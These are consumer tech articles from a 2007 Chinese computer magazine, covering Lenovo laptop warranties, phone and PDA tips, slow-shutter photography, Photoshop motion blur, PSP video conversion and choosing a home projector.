已经成为国际级企业的PC巨头联想在国内拥有非常高的知名度，尤其是今年以来，联想更是推出了多款设计非常优秀、外观非常漂亮的本本。对于消费者来说，除了要了解联想优秀的笔记本产品外，更应该了解到联想的服务内容。可以说，作为实力雄厚的笔记本厂商，其服务支持恐怕是无人能及的。同样的价格，不仅买到了一款好看又好用的本本，还能拥有更为贴心的服务内容，谁不愿意呢？

保修方式要了解

保修期限：严格按照国家“三包”条例规定，联想昭阳笔记本保修一年（含电池），联想旭日C100和联想天逸/旭日笔记本整机保修一年，主要部件两年，主板保修三年。

实行保修依据：必须持有发票及有效保修单据才能获得保修。　售后维护站列表：http://support.lenovo.com.cn/service/M_Partner/default.asp

笔记本电脑产品的咨询报修：400-810-8888，手机用户和未开通800电话地区可以拨打010-82879500

售后保修条例：联想天逸/旭日：http://support.lenovo.com.cn/service/policy/4775.shtml

联想旭日C100：http://support.lenovo.com.cn/service/policy/4776.shtml

联想昭阳：http://support.lenovo.com.cn/service/policy/4771.shtml

笔记本保修各有不同

联想由于产品线涵盖有商用机型、家用机型，所以其保修政策也略有区别。如其天逸、旭日、昭阳三大系列的保修政策，分别有不同的应对策略。更特别的是其旭日C100被单独列举，仔细观察发现，其与旭日系列其他机型的保修政策基本要求一致，但对于这样细致详实的保证政策介绍，已非常难得。

昭阳系列

针对企业和商务客户设计的昭阳系列本本，在服务方面的举措更加符合商务人士的需求。其阶段性的保修措施让商务人士能够更加轻松地面对这些尴尬的问题。联想为昭阳笔记本消费者提供了七日退货，十五日换货，在接下来的时间内还提供有八至十五日免费换货或修理。即便出现更严重的问题，整机一年内维修两次以上仍不能正常使用的还提供有免费更换服务。

天逸系列/旭日系列

在联想更新版的保修服务政策中，凡是2006年5月1日后购买旭日本本，自购买旭日产品之日（以下称“购机日”，以正式购机发票日期为准）起，整机免费保修一年，主要部件免费保修两年，主板部件免费保修三年。超过保修期后，联想将会按照《联想有偿服务收费标准》提供有偿服务。当然了，对于保修的细节还是会有所不同，各部件的保修范围、时间可以从下表中了解到更多信息。

服务项目		送修方式－收费项目	上门方式－收费项目
硬件维修服务	在保修范围内，过上门期要求上门	免费	上门服务费
	在保修范围外，客户自备维修备件	人工服务费	人工服务费＋上门服务费
	在保修范围外，需使用联想备件	人工服务费+ 备件材料费	人工服务费＋上门服务费＋备件材料费
软件安装调试服务	保修范围内	无	上门服务费
	保修范围外	人工服务费	人工服务费＋上门服务费

非保修范围也能保？

保修服务多是针对故障解决方面，而一些软性的服务内容，如软件调试安装等等，对于普通消费者来说是比较重要的，但不在保修范围内的需求，一般厂商都不会提供解决办法。另一方面，随着时间流逝，老款的本本也失去了保修服务，对于一些故障问题，多半消费者选择那些“专业维修”牌子的私营店家。不过这些店家是否真的能做到专业服务，还是一个疑问。

有对与此，联想也特别提供有“联想有偿服务”来解决消费者的烦恼。这个服务主要针对两大方面，一是硬件维修，例如本本主板经过多年的使用出现了故障，需要更换但又过了保修期，联想会提供与之型号一致的主板进行更换，这在一般的私营维修公司里不大容易办到。另一方面就是软件的调试与安装了，这部分主要是针对联想预装软件和联想随机软件进行故障判断，并安装、调试到正常状态的服务过程。当然了，有偿服务是对保修服务的一种延伸，必然会产生一定费用。联想特别提供了收费计算方式，从表中消费者可以轻易了解到收费的计算方法，很直观。

在这个表格中，你可以清晰了解到收费的方式、计算方法，这种明码标价的方式可以打消绝大部分消费者对收费服务的顾虑。对于收费明细，联想也在网站上一一公布，这样就更加清晰明了了。

http://support.lenovo.com.cn/service/policy/4298_2.shtml

http://support.lenovo.com.cn/service/policy/4298_3.shtml

联想有偿服务的具体收费标准，包括部件成本费用，人工费用，运输非常，非常详细。 CF [SZ03]

部件类别		部件名称	免费保修期限
主机	主板部件	主板、声卡、显卡及固化在主板上的不可与主板分割的部件	自购机日起3年(含)
	主要部件	CPU、内存、显示屏、硬盘、键盘、电源适配器	自购机日起2年(含)
	笔记本整机	包括网卡、MODEM卡、二合一卡、三合一卡、PCMCIA卡、触控板、其他小电路板(充电板、背光控制板、电源板、LED板、I/O板、开关板、硬盘接口板等)、独立的读卡器、喇叭、风扇、散热片、电池、光驱、软驱、鼠标、外壳、各类盖板、线材(包括屏线、电源线等)、LCD盖板、支架类等	自购机日起1年(含)
软件	预装软件(含软件介质)		自购机日起1年(含)客户送修
	随机软件(资料、光盘介质、软盘介质)		自购机日起3个月内凭故障原件更换

智能手机怎么了？《钻石迷情》安装并不难

Tag \ 程序安装 \ Windows Mobile \ 智能设备

北京/west





使用Windows Mobile（以下简称WM）系统的智能手机，如果不装软件，那可就糟蹋了。和Windows一样，你可以通过各种不同的软件扩充智能手机、PPC的功能。比如著名的《钻石迷情》（下载地址：http://work.newhua.com/cfan/200719/bejeweled2.rar），这可是众多男生、女生非常喜爱的游戏，想把它放进WM智能手机里？其实很容易！


WM设备的特性就是可以实现无缝与PC链接同步，但是这需要额外的软件来控制，当然都是由微软出品的了。注意，Windows XP下使用ActiveSync（下载地址：http://www.onlinedown.net/soft/21106.htm），而Vista下则采用Windows Mobile Device Center（下载地址：http://download.microsoft.com/download/7/3/5/735ec6ea-7607-4e56-a5f0-f7672443727e/drvupdate-x86.exe）。

1 连接到PC



以Windows XP为例，将WM设备用数据线连接好，系统将提示同步。如果不想进行联系人同步，直接选择取消就可以安装程序了。在电脑端运行WM软件的安装程序，这时看起来还与普通软件没什么不同，但随后就发生了变化，原来电脑端不过是预安装过程而已。

2 WM设备上安装



转到WM设备上，看看屏幕是不是已经有了提示？在这里选择程序的安装位置就可以了。一般来说，常用的程序尽量安装在主内存中，而存储卡部分作为一个扩展存储空间，多用来存放资料和不常用的软件，而且就运行速度来看，安装到内存的程序运行起来比较快些。

当你掌握了程序的安装方法之后，就可以开始尝试着武装自己的WM设备了，快去看看有什么好软件可用吧，说不定就能解决你生活中的小麻烦呢！

小知识：什么是Windows Mobile?

Windows Mobile是一种智能手机和PDA上的操作系统，和PC上用的Windows一样都是微软的杰作。WM中也有“开始”菜单、资源管理器、IE、Media Player，因此非常容易上手。WM上同样可以安装软件、游戏，使智能手机和PDA成为一款名副其实的“移动PC”。

网络大补贴：智能设备论坛精品推荐

http://www.tompda.com

老牌智能设备网站，高人奇多，如果你有各种各样的问题，还有对智能设备不大了解的地方，这可是你必来的网站。

http://www.pdafans.com

PDA坏了？使用中有难点？pdafans上的网友会热心回答你的任何问题，这里讨论的气氛非常热烈。说不定，这里还能交到志同道合的朋友呢！ CF [SZ04]

巧用空格，文曲星也能管理名片

Tag \ 名片分类管理 \ 文曲星 \ 应用

文曲星CC980在名片功能里由于没有分类管理的划分，名片一多，私人电话、公司单位电话，还有热门网址，就会无序地排列下去，查找起来十分不便。

为了区分类别，可在名片编辑输入“姓名”一项时，先键一空格，然后输入公司单位一类的名称。如果另划一类专门存放网址，则先键二格空格，后写入名称。以后要另存入名片，就可以按开头空格键的位数，来分类输入具体名称。私人名片的姓名，可以照旧顶格写入。如此一来，有类别的划分排列，十分方便查阅。而且，在名片姓名首字母查找功能时，就不会再出现那些公司单位的首字母了。

当然了，这并非是文曲星cc980的独家专利，任何电子辞典都可以使用这个功能来实现分类管理。 CF [SZ05]

S60手机软件重排座次

Tag \ S60、N73、软件排序 \ Nokia N73 \ 技巧 \ 酷玩手机





■山东/LMQ

默认S60手机在安装软件时，会自动安装到“应用软件”文件夹下，你一定想重新整理一下吧，下面就以Nokia N73为例，你应该如何去实现。

首先，我们进入“功能表”，用左软键，选择“新建文件夹”项(见图1)，根据需要新建一个文件夹，比如办公、游戏等。然后再选择安装完成的软件图标，通过左软键，选择“移动至文件夹”项(见图2)，选择一个文件夹就可以了。

通过这样的设置，“功能表”中的项目会多出不少，由于S60“功能表”里的前12项，可以用键盘上的12个键快速进入，现在就要根据需要对“功能表”进行重新排序了，选中一个图标，点击左软键，选择“移动”(此时被选中的文件夹被打勾)，再选择移动到的文件夹的前面，点击左软键，“确认”就可以了。CF[SZ06]

加快S60手机短信打开速度

Tag \ S60、Nokia 5700、短信 \ Nokia 5700 \ 技巧 \ 酷玩手机

■北京/SJ

不少人都觉得S60打开短信的速度太慢，从桌面上的左软键进入“信息”大约需要2秒~3秒，还不如从“功能表”按“1”进入“信息”来得快，这是什么原因呢？

其实这都是S60默认“左软键”是锁定键盘的问题。当你按下左软键后，大约有1秒左右的延迟，主要是手机要判断你是要打开短信还是要锁键盘，所以只要把左右软键的功能换一下就可以了。以Nokia 5700为例，进入“功能表”，选择“设置→手机设置”，在设置窗口中选择“常规→个性化选择→待机状态模式→快捷方式”项，然后将“右选择键”设置为“信息”就可以了。

其他手机的设置方法稍有不同，比如Nokia N73的设置方法为“功能表→工具→设置→手机设置→待机状态模式”就可以了。CF[SZ07]

让手机优先选网WiFi

Tag \ WiFi、PPC、GPRS \ 技巧 \ 酷玩手机

■上海/赵Q

现在的PPC手机，大多具备WiFi和GPRS上网功能，这些手机大多默认是使用GPRS上网的，但如果有免费的WiFi为什么不优先用它呢？那么如何把WiFi设置为第一网络选择呢？

在你首次使用WiFi网络的时候，先把电话设置为飞行模式，然后用WiFi连接到Internet，再开启电话功能，这样WiFi的优先级就高于GPRS了。当然经过这样的操作，以后再也不必再进行飞行模式了，一劳永逸，非常方便。CF[SZ08]

行学一族：体验边走边学的乐趣

Tag \ 行学一族、学习英语 \ 行学一族 \ 实例 \ 酷玩手机

■北京/TT

每天上班、上学，坐在公共汽车上，约会等人的时候，甚至是等电梯的无聊时间，你是怎么打发的？想升职？想得100分，这些时间怎能不利用起来呢？要知道“学习时间是挤出来的”，拿起手机，加入“行学一族”吧，“学习时间，由你掌控”！

第一步：登录“行学一族”(http://www.mobiledu.cn/)，点击窗口左上角的“下载行学一族客户端”按钮。

第二步：从“请选择您的手机型号”下拉菜单中选择你的手机型号。

第三步：现在有三种方式可以安装软件(见图)。

①点击“直接发送到手机”按钮，输入手机号后，就会收到包含下载链接的短信，点击链接就会开始安装。

②发送短信ddedu到5366135，同样也会收到包含下载链接的短信，点击链接开始安装。这种方法非常适合没在电脑前面的朋友马上体验到“行学一族”的魅力。


③点击“本地下载”按钮，再通过蓝牙、数据线等方式，用NOKIA PC Suite安装到手机上，这个方法连GPRS流量钱都不用花，要省钱的朋友首选。

现在行学一族已经安装到你的手机上了，快趁着这几天熟悉一下操作吧，下期我们还会继续为大家介绍如何利用行学一族学英语。CF[SZ09]



快门的魔术

“奇异”照片拍摄揭秘



Tag \ 奇异照片 \ 拍摄技巧 \ DC应用 \ DC拍拍拍

北京/春晓



由“无影手”照片说起

前几天，小李在网上看到一组有意思的照片，两个大学生在宿舍里面拍出了一组“奇异”照片，有“无影手”一般的“功夫”表演，还有头顶光环的照片，很是有趣。小李很是迷惑，这样的奇异照片是怎么拍摄出来的呢？“无影手”照片系列欣赏：ifbb21的Blog（http://group.zol.com.cn/zoler/?userid=ifbb21）。

这组图片是一位摄影爱好者使用SONY的DSC-H2拍摄的。我们能够看到许多奇异的照片，比如用手电筒在夜幕中画出一个心形，甚至写出文字。看看这位作者拍摄的一组“文字照片”——中国万岁，是不是更感到惊奇呢。其实，制造这些特效并不难，关键就是快门速度。







快门“偷懒”反而无心插柳

快门是相机的眼睛。相机中用一组镜头前的开合装置，来控制每一张照片的感光时间。相机快门的动作就像在“眨眼睛”。对于相机来说，“眨眼”时间长一些，也就是说快门速度慢一些，就会“看到”一写奇妙的现象——运动的物体拖着长长的尾巴。

> **小提示**
>
> “无影手”照片中除了使用慢速快门拍摄意外，被拍摄者“功力”也相当高，身体需要一动不动，只是手在做动作，这样才能拍摄出具虚化的效果。

我们在用数码相机拍摄照片时，通常不用调节快门速度，现在的数码相机都会根据拍摄环境的光线或不同的场景模式自动设定。但是如果遇到快速移动的物体，自动设置就不灵了。我们常常会抱怨把照片拍“虚”了，之所以会虚，就是因为快门速度偏慢，或者在拍摄时相机不稳定。

不过，在有些场合，可以利用“偷懒”的慢速快门拍摄出一些效果奇特的照片，上文中的两组图片，都是作者有意为之，将快门速度调慢，以拍摄出拖影的奇特效果。

> **小知识：如何调整数码相机的快门速度**
>
> 现在的数码相机通常都可以设定快门速度，不过大家都是习惯使用全自动模式。要设置快门速度，需要先设定拍摄模式为“手动模式”（通常用“M”表示）或“快门优先”模式（通常用“S”表示），然后调整快门时间，如1/2s, 1/4s, 1/8s, 1/15s, 1/30s, 1/60s, 1/125s, 1/250s, 1/500s, 1/1000s, 1/2000s,还有比较慢的快门速度，如8s, 4s, 2s, 1s。一般数码相机的快门是介于8s 至 1/2000s之间。





了解了快门速度的神奇功能，我们就可以用手中的DC拍摄出更多“奇异”的照片了。准备好用你的DC变魔术了吗？ CF [SZ10]

拍摄行云流水

想要拍摄极具动感的瀑布和小溪，就可以借助调慢快门速度这一方法。慢速快门使流水变成了丝丝银线，非常漂亮。



作者/慢快门

拍摄夜空中的烟火

节日的烟火将夜空装扮得分外美丽，想要用相机记录下烟火爆开时精彩的瞬间，就需要使用慢速快门。快门速度越慢，“拖影”的效果就越长。



作者/慢快门

拍摄“灵异”照片

有时候，我们会用相机的快门变魔术，让照片变得神秘莫测。比如这张“佛光普照”，就是利用超慢的快门速度拍摄出来的。网上流传着许多“灵异”照片，其实很多都是利用慢速快门的效果拍摄的。



作者/慢快门

> **小提示**
>
> 慢速快门需要相机在拍摄时非常稳定，否则不想虚化的部分也虚了，功亏一篑。因此，最好配备一个三脚架，如果相机可以配备快门线，也可使用快门线控制快门，避免手按下快门时相机的抖动。

网络大补贴：慢快门的照片专辑
http://appl.eastday.com/midsky/A384000.htm

“奇异”照片自己做，PS一下动起来

Tag \ 照片修改 \ Photoshop技巧 \ DC应用 \ DC拍拍拍

北京/春晓


上文中我们了解了所谓“奇异”照片，不过是利用较慢的快门速度来制造拖影现象。那么，如果我们没有现场拍摄到拖影效果，是不是就没有办法制造出这种动感的效果呢。

很简单，我们可以请出Photoshop软件来帮忙。Photoshop是一款非常专业的图片编辑软件，很多DC玩家都用它来修正数码照片。我们利用Photoshop很容易就可以让静止的照片“动起来”。




1

▲选取一张静态的照片，用Photoshop打开。在左侧的工具箱中选取“魔棒工具”，在“静止”的物体上点击。




2


◀点击鼠标右键，在菜单中选择“扩大选取”，以选中整个物体。



3

▶再次点击鼠标右键，在菜单中选择“选择反选”。





4

▶在Photoshop菜单栏找到“滤镜”，在下拉菜单选择“模糊→动感模糊”。



5

▶在弹出的对话框中调节拖影的角度和距离，“角度”由运动的方向决定，而“距离”越大，拖影效果就越大。







◀最后，在图片上点击右键，在菜单中选择“取消选择”。最后保存退出。

现在看看效果。怎么样，可爱的小猫是不是跑得更快了。 CF [SZ11]

剿灭“电老虎” DC变长跑王

Tag \ 节电 \ 数码相机 \ DC应用 \ DC拍拍拍

河南/淘淘鱼

当我们出去游玩，正用DC拍得起劲时，相机突然没电了，一定很扫兴。数码相机作为一款集成度较高的电子产品，其中有几个耗电大户，正所谓“耗电猛于虎也”。我们来认识一下数码相机中的“电老虎”。

闪光灯 “猛虎”指数5

闪光灯是数码相机上的用电大户。民用数码相机的内置闪光灯不能独立供电，因此没有太好的节电方式。需要注意的是“自动模式”下的闪光灯并不那么“聪明”，只要光线略暗，就会自动打开，这等于白白消耗了大量电力。只要在光线允许的情况下，可以禁用闪光灯，可以适当调高感光度ISO，以避免电力无谓流失。

小知识：光学取景器



一般在数码相机背面右上方都有一个小小的“瞭望孔”，就是光学取景器的观察窗。光学取景器是一组与镜头朝向一致的玻璃窗口或透镜，方便拍摄者直接观察被摄景物的。

LCD屏幕 “猛虎”指数4

现在数码相机都具有大屏幕LCD，为拍摄带来了方便。但LCD取景功能很费电，如果相机上有光学取景器，尽量使用光学取景器，并尽量减少回放，这样至少可以增加50%以上待机时间。

摄像/连拍功能 “猛虎”指数2

数码相机的摄像及连拍功能对于电能的消耗也很大，因为此时电子取景器和感光元件都是在连续甚至持续工作。因此在日常使用中，如果没有特殊需要，尽量减少使用这些功能，能起到很好的节电效果。


防抖功能 “猛虎”指数1

目前有不少数码相机都具有光学防抖功能，虽然这项功能可以有效地提升拍摄的成功率，但同时也是一个“电老虎”。在正常情况下，要避免一直开启防抖功能，尽量只在拍摄时使用。 CF [SZ12]

小提示：使用“节电模式”

现在市面上很多DC都具有“节电模式”，只要在一定时间内不对相机进行操作，就会自动关闭LCD，感光元件停止工作，以减少电能消耗。另外，不少朋友在外出游玩时为了省电，拍一张照片就关掉相机，不久之后再次开机拍摄，这样频繁地开关，其实要比不关机一直拍摄更费电。这种情况下就可以使用DC的“节电模式”，既能节省电能消耗，还提高了拍摄效率。

五步用Flash秀出十一出游好照片



Tag \ 技巧 \ Flash SlideShow Builder \ 多媒体

本文可以学到 制作酷炫的Flash相册

北京/YY

软件小档案：Flash SlideShow Builder

软件版本： 4.0 汉化版 **软件类别：** 免费软件
文件大小： 21.49MB **运行环境：** Windows 2000/XP
下载地址： http://work.newhua.com/cfan/200719/HA-FSSB.rar
推荐理由： 网络相册有N多，之所以为大家推荐这一款，主要是因为它制作出的效果太酷了，保证让MM喜欢，加上它生成的格式是SWF或EXE，通用性极强，完全能够满足各种场合的需要。

每次出去玩总会弄回来一堆照片，怎么把这些照片给好朋友看是个大问题，一般的相册不是很快，加上效果都比较差，所以我不爱用它们。这回十一我准备给MM一个特别的惊喜，让她高兴一下。


Flash SlideShow Builder是一款制作Flash相册的软件，使用起来很简单。

打开软件，按照窗口上面的五个标签，只需五个步骤就能完成相册的制作了。

1 “浏览”，主要用于添加照片及音乐素材，软件支持的音频格式包括MP3、WMA等等。



2 “主题”，主要是Flash相册的片头和片尾动画，以及整体的风格。这里有“常规”和“缩略图”两种形式，建议选择后者。



3 “效果”，也就是设置转场效果，软件内置了上百种效果，挑选出适合的。



4 “装饰”，想要在照片上加文字吗？或是气泡对话框，这些都可以在“装饰”下完成。



5 “发布”，可以生成SWF、在线相册和HTML、EXE、屏保，或是使用电子邮件发送等方式。非常方便。

除了Flash SlideShow Builder外，拍拍秀(http://www.886.cn/)也是提供了Flash相册的制作功能，功能也很不错，有兴趣的朋友可以一试。 CF [SZ13]

PSP：我的随身电影院

Tag \ PSP、电影、大片、视频转换 \ Ezbuilder、让All2Convert \ 实例 \ 多媒体


本文可以学到 1.PSP刷机 2.转换PSP视频

■沈阳/**小水** 北京/PSP

你知道中国是PSP的最大市场吗？在上下班高峰时期，在地铁里、公共汽车上，你会看到很多人玩着PSP。很多MM用PSP只不过把它当成“随身看”，把日剧或韩剧放在PSP里，如果你还不会PSP的视频转换那还不是等着MM骂？下面我就来教你怎么转换PSP视频吧。

在PSP上看电影最好的格式就是全屏的MP4，要想欣赏这种格式的电影，一定要用OEA升级，现在你在购买新PSP的时候，店主通常会直接给你刷好，若你想亲自动手刷机，那么可以参考http://psp.tgbus.com/pspdg/jc/200704/20070421105724.shtml。注意刷机过程非常简单，但存在一定危险，如果操作不好，PSP很可能变“砖”，一定看清每个步骤。

刷新完成后就要在电脑这边进行设置了，要使用PSP的视频转换软件需要先安装两个软件，分别是解码包klmcodec157(下载地址：http://vista.levelup.cn/editorsftp/MaricS/klmcodec157.rar)和AviSynth(下载地址:http://www.newhua.com/soft/34382.htm)。如果你已经安装了暴风影音等播放器，可以只安装AviSynth。



▲Ezbuilder支持转换iPod Video、NDS和PSP三种视频



小提示

现在网上有N多号称可以转换PSP格式的视频，但转换出的视频大多不能在PSP上全屏播放，但Ezbuilder转换出来的视频非常清晰，可以实现点对点视频播放。


至此所有的转换工作已经全部完成，从http://work.newhua.com/cfan/200719/Ezbuilder.zip下载Ezbuilder 1.4版，只要电脑能正常播放的视频，这款软件就都能转换。

把下载的Ezbuilder解压缩后，把要转换的视频放在MediaFile目录下，运行Ezbuilder-CN.exe，弹出选择项目窗口(见图1)，我们选择“3”，再选择“PSP相关影片格式”，为了转换的视频能够全屏播放，按“1”，选择“PSP官方影音格式转换相关设定”。这时会出现如图2所示的5个选项，一般来说，如果是动画片、言情片，可以选择“2”，若是动作片大片，建议你使用“4”。经过设置，稍候视频就会转换完成了，转换好的视频保存在DoneFile目录下，直接把它们复制到PSP上的Video下，不用安装任何软件就可以直接播放了，非常方便。

让老爷机快速转换视频

如果你的电脑配置比较差，要转换的视频又是MTV这些小文件，那么你完全可以让All2Convert网站帮你转换，登录http://www.all2convert.com/index.html，点击“浏览”按钮，选择从本地上要转换的音频或视频文件到服务器上。要注意一点的是，一次只能转换200MB以下的文件，并且暂时不支持批量转换。

在Convert to选项的右边点击下拉菜单，选择要转换的文件类型，我们选择“MPEG4 PSP video (.mp4) 480×272”，接下来点击START按钮，所选文件就会先上传到服务器当中，然后开始转换，转换的时间长短跟文件的大小和转换的格式有关。转换完毕之后，All2Convert网站会提供一个链接地址，点击这个链接地址就可以将转换好的文件下载到本地，非常地方便（见图3）。CF [SZ14]



小提示


除了PSP的MP4格式外，All2Convert网站支持3GP、MP3、WMV、MPEG、MOV、SWF、AVI等众多手持设备的视频转换。

X999元实现家中放电影

买廉价投影机您得看准了

Tag \ 家用投影机 \ 商用投影机 \ 数字家庭 \ 数码导购

北京/春晓



4999元！5999元！现在的投影机一个比一个便宜。小赵早就想在家中实现"放电影"的梦想了，看到现在投影机价格比液晶电视还便宜，心里实在痒痒。周末小赵拉着笔者到市场上走了一圈，结果一晕头转向。说起现在市面上的投影机，那真是五花八门，价格也从四五千元到四五万元，差距甚大。究竟哪些是适合小赵这样的普通用户的家庭娱乐的投影机呢？

5000块钱您能买到什么投影机？

现在市场上有不少5000多元的投影机，它们设计小巧，看上去很具性价比。所谓外行看热闹内行看门道，这些投影机究竟适不适合家庭用户呢，行家一看便知。

选择投影机无非要从投影机的亮度、对比度、灯泡寿命、装量、安装的方便程度、投放图像的大小等指标考察，其中，分辨率、亮度和对比度是最重要的因素。市面上5000元的投影机，通常分辨率是800×600或1024×768，这样的分辨率比很多显示器还低，试想把一个17英寸显示器上的内容（分辨率1024×768）用投影机投到40英寸的屏幕上，那效果绝对"惨不忍睹"了。不过这类5000多元的投影机有些绝招，就是亮度高，通常达到2000：1，亮度高的好处是在明亮的环境下也能够投影清晰。

原来这类投影机通常就是"商用投影机"的变种。和PC一样，投影机也分"商用机"与"家用机"。商用机比较适合在办公室、小会议室、课堂演示等场合，这些环境一般都比较明亮。通常商务演示的内容就是PPT、WORD文本等，不需要太高的分辨率，SVGA(800×600)或者XGA（1024×768）足够了。另外，因为是"公家出钱"，灯泡寿命并不重要，而且灯泡更换也不太方便，这样就降低了生产成本，但是后期更换灯泡花费不小。市面上这类廉价商用投影机有很多，比如明基MP611、东芝TDP-S8等，价格在5000元左右。

火速链接

关于廉价商用投影机优劣详情，请看《电脑爱好者》2007年第14期文章《家用投影机市场4999不是主流》。

真正的"家用"投影机还很贵

很多人和小赵一样，在液晶电视和投影机之间犹豫，大家都只看到了投影机能"放电影"，觉得会很爽，其实不然。现在很多高清液晶电视都能够达到1280×720即720P分辨率，有些甚至是1920×1080，也就是最近很流行的名词"Full HD"。放电影的感觉虽好，但是清晰度不高也会影响画质。此外，由于在家里使用，追求影院效果，家用投影机亮度不会像商用机那么高，更注重对比度指标，这样色彩才能更加艳丽。

那么，投影机有没有"高清"的呢？答案是有的。不过由于技术原因，这类投影机价格还很贵，比如明基的W500，标准分辨率为1280×720，亮度为1100流明，对比度5000：1，灯泡寿命为2000小时，配备有色差、HDMI和D-Sub接口，方便与电视、HTPC等数字家电连接，价格为9999元，是很有性价比的一款家用投影机。分辨率在720P的家用投影机还有奥图码HD70、EMP-TW600、索尼VPL-AW15等，价格通常在万元以上。另外，现在市面上已经有少量1080P的高清投影机上市，如三菱HC5000、明基W10000等，不过都是几万元的天价。

小知识：投影机原理

投影机就像我们在学校里见过的幻灯机，老师把写好的幻灯片放在聚光灯前，通过一组透镜的折射，在屏幕上显示出巨大的影像。LCD投影机就采用这种投影原理。LCD就是我们熟悉的液晶屏幕，这种投影技术和老师使用的幻灯机完全一样，只是把"幻灯片"换成了液晶屏幕，可以动态变化图像。

买家用投影您想好了再选


家用投影机不是用来显富的奢侈品，如何选择主要看资金投入和用途。以小赵为例，平常喜欢看看DVD影片，玩玩实况足球，估计每天坐在客厅沙发上的时间不超过2小时，投入也不想太多，那么购买一个1024×768分辨率的商用投影就很合适。如果是真正发烧的影音爱好者，建议还是选择分辨率为720P甚至是1080P的高清家用投影机，那才能感受到高清影片的效果。不过您可要先摸摸自己的荷包了。 CF [SZ15]

几款适合家用的投影机

	优派PJ503D	奥图码PV1221	东芝TDP-S8	明基W500	索尼VPL-AW15	三菱HC5000
分辨率	800*600	800*600	800*600	1280*720	1280*720	1920*1080
亮度	1500	2000	2600	1100	1300	1000
对比度（流明）	2000:01:00	2000:01:00	2000:01:00	5000:01:00	12000：1	10000：1
重量（kg）	2.6	2	2.1	3.9	6	5.6
灯泡寿命（小时）	3000	2000	3000	3000(节能模式)	3000	5000（节能模式）
价格（元）	4688	5999	5500	9999	17999	27500

“平板电脑”实用重于概念

■ 本刊记者/**于峰**



“几年来平板电脑的发展现状也让厂商变得聪明，推出了一些平板电脑的“变种”，让它更贴近应用，更贴近用户习惯。”

比尔·盖茨很早就语出惊人：“平板电脑即将取代笔记本电脑……” 而且，“平板电脑”的概念似乎不是一天两天了。那么，平板电脑究竟是什么“新鲜玩意”？

